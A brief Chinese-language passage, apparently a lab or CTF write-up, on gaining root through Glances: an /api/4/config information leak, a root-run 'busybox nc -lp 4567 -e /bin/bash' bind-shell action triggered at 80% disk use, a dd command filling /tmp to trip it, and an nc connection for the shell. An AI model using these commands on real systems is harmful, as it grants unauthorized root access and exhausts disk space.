
/api/4/config端点存在信息泄露漏洞,可以读取Glances的配置文件。

image

当文件系统使用率达到80%时,由于Glances服务是以root权限运行的,系统会以root权限执行busybox nc -lp 4567 -e /bin/bash

写入文件

1
dd if=/dev/zero of=/tmp/bigfile bs=1G count=21

获取root shell

1
nc 192.168.205.156 4567